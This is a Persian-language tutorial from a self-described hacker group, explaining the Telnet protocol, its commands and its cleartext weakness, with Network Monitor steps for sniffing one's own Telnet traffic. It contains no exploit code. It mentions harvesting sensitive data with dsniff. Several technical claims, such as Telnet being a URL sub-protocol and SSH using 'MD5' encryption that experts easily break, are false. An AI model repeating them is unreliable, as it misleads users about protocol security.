

Telnet Hacking

Black_Devils B0ys - Persian Hackers

By : **Collect0r** – **Satanic_Soulful**

Special thanks to Directors of the Alpha Hackers Digital Security Team – WhiteHats Nomads Group
Mr.Shooliesefid7 – Mr.Amir Hossein Sharifi

© All Rights Reserved for all Real owners
2005 - 2006





Black_Devils B0ys
پسران شیاطین سیاه

Telnet Hacking

مباحثی پیرامون تل نت

نویسندگان : C0llect0r - Satanic_Soulful
تاریخ : 3/11/2005

Contact

C0llect0r@SpYmAc.com Stanic.Soulful@Gmail.com
B0rn2h4k@YaHoO.com Satanic_Soulful@YahoO.com

Special TNX 2

Hell Hacker – phacker_ir - shoaliesefid7 - Sp00f3r - N0thing – **Invisible.boy**
Server_Hacking - P0fn0r

© Copy Right

All Rights Reserved For Black_Devils B0ys – Mohammad Mosafer
All Rights Reserved For WhiteHat Nomads Group – Amir Hossein Sharifi
All Rights Reserved For Persian Hackers
© Copy Right 2005 -2006

Black Journal

ملاحظات :

لازم به تذکر است کلیه مطالب گفته شده در این مقاله صرفاً جنبه آموزشی دارد. و هر گونه استفاده غیر آموزشی از این مطالب بر عهده خود کاربران میباشد. و نویسندگان این مقاله و مدیریت سایت امنیت وب و پرشین هکرز هیچ گونه مسوولیتی را در قبال آن ندارند تمامی حقوق این مقاله متعلق است به گروه پسران شیاطین سیاه و گروه هکر های کلاه سفیدان کوچ نشین و پرشین هکرز - استفاده از مطالب این مقاله با ذکر نام نویسندگان و همچنین گروه های مربوطه بلامانع می باشد

منابع

دوره استاندارد آموزشی مدرک Security+, CompTIA و گروه امنیت اطلاعات TGS و eEye و Symantec, @Stake, Red Eye و Micro\$oft و راهنمایی چنی تند از دوستان

مقدمه :

در مقاله ای که پیش روی دارید قصد داریم مقداری بیشتر خوانندگان و دوستاران به علم و هنر هک را با یک از قدیمی ترین و آشنا ترین پروتکل های مبتنی بر TCP-IP آشنا نماییم در ابتدا مقداری با خود این پروتکل آشنا خواهید شد و سپس با چند مثال عملی با نحوه عملکرد تل نت و بعضی کاربردهای آن بیشتر آشنا می شوید .

در این دوران دیگر کمتر کسی است که نحوه استفاده از تل نت و بعضی از کاربردهای آن آموخته های اولیه ای را فرا نگرفته باشد ولی بیایید کمی به دوران گذشته برگردیم زمانی که هنوز پروتکل HTTP و محصول زاده شده از آن یعنی وب به دنیا نیامده بود و یا هنوز به این شکل پر قدرت امروزی در نیامده بود آن دوران دوران استفاده از پروتکل های داده ای که بیشتر سطر فرمانی بودند و در حالت توسعه یافته تر به صورت فهرست وار به تبادل اطلاعات می پرداختند و توپولوژی ارائه اطلاعات نه به صورت جهانی (وب) بلکه به صورت یک ساختار درختی و قابل برگشت به ریشه منبع ارائه می شد تل نت و گوفر می بودند گوفر با آمدن وب تقریباً به کنار رفت زیرا همان بدنه کاربردی گوفر را با انعطاف و همچنین کاربردهای بیشتر را در دسترس عموم قرار می داد ولی تل نت از بین نرفت و مطمئن هم باشید به این زودی ها هم از بین هم نخواهد رفت شاید در ظاهر هنوز هم از تل نت خبری نیست ولی در پشت پرده همین وب خودمان یا در تبدلات داده و دریافت و ارسال اطلاعات با زبان های تل نت و FTP انجام می شوند هنوز ارتباطات TCP-IP با همان نسخه های ارتقاء یافته های قبلی گردانده می شوند گرچه این پیکره لباس وب را به تن کرده باشد مادامی که پروتکل TCP-IP پا بر جا باشد این بدنه باقی خواهد ماند گرچه با کمی تغییرات جزئی که مقتضای زمان و تحمل بار ارتباطات شبکه پاره ای از تغییرات و همچنین اضافه شدن پروتکل ها جانبی مثل بی سیم و غیره را به همراه دارد. ولی بدنه و ستون فقران شبکه هنوز هم مبتنی بر پروتکل های ارائه شده دهه 80 میلادی است شاید هم در آینده پدیده ای نو تر از وب دنیا عرضه شود ولی با جرات می توان گفت که تا لایه های OSI به طور بنیادی عوض نشوند این پروتکل ها (به خصوص FTP , Telnet) نیز عوض نخواهند شد – پس می توان امیدوار بود اگر پروتکل های اصلی شبکه ها به طور بنیادی عوض نشوند بعید نیست اگر کسی که این مقاله را در سال 2050 مطالعه کند با تل نت نیز آشنا باشد .. بعید نیست ..

هکر ها نیز با توجه به این نکات ریز همیشه می توانند استفاده های خود را ببرند برنامه های کاربردی مستقل از این پروتکل ها هر روزه می آیند و می روند ولی همیشه این زوایا پنهان می مانند و کمتر دست خوش تغییرات بنیادی می شوند ما در اینجا به پروتکل تل نت اشاره می کنیم باید اشاره کرد که برای دیگر پروتکل های بنیادی نیز وضع تقریباً به همین منوال است

Telnet چیست ؟

با دوستان زیادی بر سر این مفهوم بحث داشته ام که آیا تل نت خود یک پروتکل واحد و مجزا است یا خیر . البته خود من و بسیاری از دیگر دوستان همین واژه را برای تل نت به کار می بریم ولی از دوجهت هم تل نت یک پروتکل به شمار می آید و هم نه اگر به خواهیم به تعریف دقیق علمی به این موضوع بنگریم تل نت یک Syntax ویژه از پروتکل جهانی و انحصاری (Uniform Resource Locator) URL است نه چیزه دیگری که به اشتباه عموم یک پروتکل مجزا و واحد به شمار می بریم ولی از آنجا که تل نت و به

خصوص FTP دارای کاربردهای فراوان و همچنین استفاده های بسیاری بر روی شبکه دارند در عرف به آنها پروتکل می نامند ولی در اصل همانطور که بیان شد اینها یک سری زیر پروتکل های از URL می باشند همانند قرارداد هایی برای mailto یا FTP و غیره البته برای روشن تر شدن این مطلب کمی بیشتر به ساختار و پروتکل اصلی URL توجه کنیم مطلب روشن تر می شود پس به این مطلب توجه بیشتری داشته باشید که خود تل نت و یا غیره جزئی از پروتکل استاندارد شده URL می باشند (توجه داشته باشید که قصد من در این مقاله آموزش خود ساختار URL و زیر ساختار های آن نمی باشد بلکه به یکی از آنها یعنی تل نت اشاره می نمایم) تقریبا شماتیک کلی یک URL به صورت زیر است استاندارد های اصلی که برای همین قسمت های اصلی URL به منظور های مختلف بوجود آمدند به صورت زیر می باشند

<scheme>:< scheme-specific-part >

ftp	File Transfer protocol
http	Hypertext Transfer Protocol
gopher	The Gopher protocol
mailto	Electronic mail address
news	USENET news
nntp	USENET news using NNTP access
telnet	Reference to interactive sessions
wais	Wide Area Information Servers
file	Host-specific file names
prospero	Prospero Directory Service


اگر بخواهیم به صورت علمی بیان کنیم محیطی یا منبعی برای اجرای جلسات کاری تاثیر گذار بر یکدیگر را تل نت دو سیستم یا دو شبکه یا هر بخشی از اجزای شبکه ای را شامل می شوند که با زبان TCP و نه در اینجا UDP با هم صحبت میکنند حتی دو روتر نیز می توانند به هم تل نت نمایند به زبان عامیانه برای صحبت کردن میان دو سیستم تل نت کاربرد دارد یعنی دو سیستم می توانند با تل نت با هم به صحبت بپردازند و در صورت قصد انجام کاری سپس می توانند از دیگر پروتکل ها برای انجام هدف خاصی استفاده کنند مثل استفاده از زیر پروتکل دیگر URL مثل FTP برای دریافت و ارسال فایل و یا mailto برای ارسال نامه های الکترونیکی . توجه یا این نکته را داشته باشید که ما در حال صحبت از پایینترین لایه های شبکه را داریم و نه برنامه های کاربردی و یا حتی GUI که بر مبنای این پروتکل ها کار میکنند

البته دیگر امروزه کسی آنچنان به این نکات ریز توجه چندانی نمی کند به هر جهت برای آشنایی پایه ای دانستن بعضی از این نکات خالی از لطف هم نیست - توجه داشته باشید که ما هم همانند دیگر متخصصان اینها را پروتکل های مجزا در این مقاله در نظر خواهیم گرفت

دستور کلی استفاده از تل نت نیز بدین صورت می باشد که در مورد آن بیشتر توضیح می دهیم


telneturl = "telnet://" login ["/"]

همانطور که اشاره کردیم این یک تعریف عامیانه برای پروتکل تل نت می باشد. اینکه دو کامپیوتر به طور مثال با هم از طریق تل نت صحبت می کنند بیان کننده خود تل نت نمی باشد بلکه کاربرد آن را بیان می کند تعریف دقیق علمی همانطور که بیان شد اجرای جلسات کاری تاثیر گذار بر هم را تل نت می کویند برای اجرای چنین سیستمی متخصصانی که این پروتکل را تعریف و طراحی کردند همانند بیشتر دیگر پروتکل ها یک سیستم سرویس گیرنده و سرویس دهنده که Server/Client می نامیم را طراحی نمودند پس امروزه برای ایجاد یک ارتباط تل نتی باید یکی سیستمی باشد که در خواستی را فرستاده و در صورت پذیرفته شدن سیستمی نیز جوابی را به منبع باز گرداند سناریوی کارکرد یک جلسه کاری تل نت را در شکل زیر مشاهده می نمایید همانطور که در شکل مشاهده می کنید این یک پروتکل خارج از لایه اول OSI است و نیاز بنیادی به سخت افزار خاصی ندارد و همچنین اصول فرمانی آن به نرم افزار یا یک سیستم عامل خاص هم محدود نمی شود. به طور عینی مشاهده می کنید که طیف وسیعی از سخت افزار های شبکه و سیستم های عامل مختلف از جمله یونیکس و سولاریس نیز این پروتکل را براحتی پشتیبانی می کنند گویی اینکه جدا کردن این پروتکل از شبکه و این پلت فرم ها کاری غیر ممکن بنظر می رسد همانطور که مشاهده می کنید این مهم نیست که کدام برنامه کاربردی بر روی کدام نوع سیستم عامل یا سخت افزار در حال به کار گیری تل نت است تنها نیاز یک ارتباط گیرنده /فرستنده می باشد که از زبان مشترک TCP-IP استفاده نمایند



پس همانطور که مشاهده می کنید این یک ارتباط تاثیر گذار دوطرفه است از طرفی دیگر این یک پروتکل بسیار منعطف و باز می باشد که برای طیف وسیعی از کاربردها بر روی شبکه و بر روی بسیار از سخت افزار ها قابل استفاده است

طبق شکل زیر یکی از پر کاربرد ترین استفاده های پروتکل تل نت این است که کاربری از طریق کیبورد و با استفاده از سطر فرمان بر روی یک کامپیوتر خارجی و یا سرور login کند (توجه داشته باشید که این یکی از پرکاربرد ترین موارد استفاده است یعنی اتصال به یک سیستم از راه دور - ولی می شود از تل نت برای اتصال به هر سخت افزاری که TCP-IP را پشتیبانی می کند استفاده نمود به طور مثال برای پیکربندی یک روتر بر روی شبکه از راه دور و سپس استفاده از فرمان هایی همانند tty- مورد توجه هکر ها) سپس سرور مورد نظر نیز یک جلسه کاری از خود سرور حال با هر سیستمی باشد را حاضر مینماید (همانند تصویر زیر)



یکی از بر استفاده ترین دستورات بر روی سیستم های *NIX تل نت می باشد که به صورت سطر فرمان استفاده می شود شکل استفاده بسیار ساده است

telnet hostname

Hostname نام کامپیوتری است که قصد اتصال به آن را دارید و یا می تواند شماره IP خاص آن hostname به منظور اتصال باشد در یک جلسه کاری تل نت وقتی شما دسترسی را اجرا می کند آن دستور بر روی سیستم هدف اجرا می شود همچنین تل نت فرمان های خاصی را نیز فراهم می نماید که مهمترین آنها :

- close- Use this command to close the connection.
- display- Use this command to display connection settings, such as the port or terminal emulation.
- environ- Use this command to set environment variables. Environment variables are used by the operating system to provide machine-specific or user-specific information.
- logout- Use this command to log out the remote user and close the connection.
- mode- Use this command to toggle between ASCII or binary file transfer mode
- open- Use this command to connect to a remote computer.
- quit- Use this command to exit **Telnet**.

- send– Use this command to send special **Telnet** protocol sequences to the remote computer, such as an abort sequence, a break sequence, or an end-of-file sequence.
- set– Use this command to set connection settings.
- unset– Use this command to unset connection parameters.
- ?– Use this command to print Help information.

البته توجه داشته باشید که در سیستم های ویندوزی بعضی دستورات متفاوت می باشند ولی اصل ارتباط به همانصورتی که بیان شد می باشد تل نت به جد یکی از پر استفاده ترین ابزار ها برای شبکه های داخلی unix می باشد که طیف وسیعی از عملیات ها را پشتیبانی می کند یک مدیر سیستمی می تواند از راه دور به طریق تل نت عملیات مورد نظرش را انجام دهد حذف و اضافه فایل ها یا ایجاد دایرکتوری ها و غیره . البته همین پروتکل هم هنوز هم دارای معایب بیشماری نیز هم هست به طور مثال دسترسی به هسته اصلی سیستم از راه دور برای یک سیستم بسیار خطرناک می باشد و از طرفی هم با وجود اینکه تل نت سیستم شناسایی افراد و و نیاز به کلمه عبور را پشتیبانی می نماید ولی جای تعجب است که با وجود گذشت این همه سال از ایجاد این پروتکل هنوز نقل و انتقال داده ها از طریق تل نت به صورت Clear text انجام می شود که خود همین یکی از خطرهای بالقوه این نوع ارتباط بشمار می آید . براحتی می توانید خودتان بر روی شبکه داخلی اتان این مطلب را تست نمایید بر روی سیستم خودتان در حال اجرای یک ارتباط تل نت به عملیات sniffing بپردازید

اگر یکی از کاربران و یا مدیران سرور های مبتنی بر ویندوز هستید قادر خواهید بود با یکی از برنامه های داخلی خود ویندوز های سرور برای مشاهده و Captuer فریم های ارسالی استفاده نمایید نام این ابزار Microsoft Network Monitor یا به اختصار netmon نامیده می شود بایستی این ابزار را از طریق کنترل پنل نصب نمایید

برای استفاده از این ابزار هم بایستی خود آنرا نصب نموده و سپس به طور جداگانه درایور مربوط به این ابزار را نصب نمایید البته پیشنهاد من همان استفاده از برنامه Ethereal می باشد با این وجود نحوه کار با netmon بسیار راحت تر از Ethereal است بیشتر از netmon برای اشکال یابی پروتکل شبکه و همچنین بررسی پکت ها بیشتر از عملیات Sniffing استفاده می گردد ولی در اینجا نیز برای نشان دادن clear Text بودن یک ارتباط تل نت نیز به خوبی نیاز ما را رفع می نماید برای اطلاعات بیشتر از نحوه استفاده از netmon می توانید به کتاب MCSE بخش مانیتورینگ مراجعه نمایید

نحوه نصب درایور به طور خلاصه بدین صورت است :


To install the Network Monitor driver

1. Click **Start**, point to **Settings**, click **Control Panel**, and then double-click **Network and Dial-up Connections**.
2. In **Network and Dial-up Connections**, right-click **Local Area Connection**, and then click **Properties**.
3. In the **Local Area Connection Properties** dialog box, click **Install**.
4. In the **Select Network Component Type** dialog box, click **Protocol**, and then click **Add**.
5. In the **Select Network Protocol** dialog box, click **Network Monitor Driver**, and then click **OK**.

نحوه نصب خود ابزار :

To install Network Monitor Tools

1. Click **Start**, point to **Settings**, click **Control Panel**, and then double-click **Add/Remove Programs**.
2. In the **Add/Remove Programs** dialog box, double-click **Add/Remove Windows Components**.
3. In the **Windows Component Wizard** dialog box, click **Next**.
4. Under **Components**, click **Management and Monitoring Tools**, and then click the **Details** button.
5. Under **Subcomponents of Management and Monitoring Tools**, select the **Network Monitor Tools** check box, and then click **OK**.
6. Click **Next** to proceed with installation, and then click **Finish** and **Close** to exit.




برنامه Microsoft Network Monitor

نحوه راه اندازی خود ابزار :

To start Network Monitor on a computer running Windows 2000 Server

1. Click **Start**, point to **Programs**, and point to **Administrative Tools**.

- Under **Administrative Tools**, click **Network Monitor**.



مشاهده جزئیات یک فریم خاص

برای شروع عملیات capture کردن فریم ها

- Open Network Monitor.
- On the **Capture** menu, click **Start**.


Or, click the **Capture** button on the toolbar.

توجه کنید که برای گرفتن نتیجه دلخواه پروتکل های مربوطه همانند شکل زیر فعال شده اند برای دید این قسمت :

مشاهده پروتکل های قابل بررسی

- Start Network Monitor.
- Display captured data.
- On the **Display** menu, click **Options**.
- Select **Auto** (based on protocols in display filter), and then click **OK**.
- Click **Display**, and then click **Filter**.

6. Double-click **Protocol=Any**.
7. Click the **Protocol** tab, and then click **Disable All**.
8. In the **Disabled Protocols** list box, click **TCP**.
9. Click **Enabled**, then click **OK**, and click **OK** again.



همانطور که در تصاویر فوق مشاهده می کنید متوجه خواهید شد که این ارتباطات کد نمی شوند و این هم یکی دیگر از راه های نفوذ هکر ها به این پروتکل بنیادی گرچه خبر هایی به گوش می رسد که در نسخه های آینده متخصصان امر تصمیم بر استفاده از یکی از الگوریتم ها کدینگ بر روی این نوع از ارتباطات را دارند و یا نیز یک الگوریتم انحصاری و مجزا برای آن ایجاد شود به گوش می رسد ولی تا آن زمان این نقیصه هنوز به قوت خود باقی است در زمانی که هنوز بانک های متعددی برای ارتباطات خود درد ده 80-90 میلادی از این پروتکل ها استفاده مینمودند هکر ها برای حتی با ابزار dsniff مشغول جمع آوری داده های حساس می شدند از جمله شماره های بیمه اجتماعی یا حساب های بانکی (این حرف رو از ما نشنیده بگیرید هنوز هم بعضی جا ها از این نوع ارتباطات استفاده می کنند خودتون می تونید حدس بزنید منظورم کدام کشور هاست J ...) نمی دونم چرا با ایجاد ارتباطات امنی مثل SSH و یا SSL هنوز بعضی جا ها از این پروتکل استفاده می کنند البته با وجود این ضعف به لحاظ ساختاری استفاده از تل نت دارای یک سری محدودیت های اجرایی بر روی سیستم هدف هم می باشد که خود همین هم به نوعی یک از محاسن امنیتی این ارتباط به شمار می رود


در شکل فوق یک ارتباط از طریق پروتکل رمز شده SSH با الگوریتم رمز MD5 را مشاهده می کنید البته اگر یک هکر خبره نیز نوع کدینگ ارتباط را تشخیص بدهد خواهد توانست براحتی کدینگ مربوطه را سایفر نماید به طور کلی استفاده از ارتباطات رمز شده بهتر از نوع های Clear type می باشند (به قسمت قرمز رنگ توجه کنید) در واقع SSH در سیستم ها لینوکس و SSL در سیستم های ویندوزی به معنایی نوه های همان تل نت خودمان با ویژگی های امنیتی بالاتر هستند البته نه به طور کامل به بیانی می توان اینطور فرض کرد

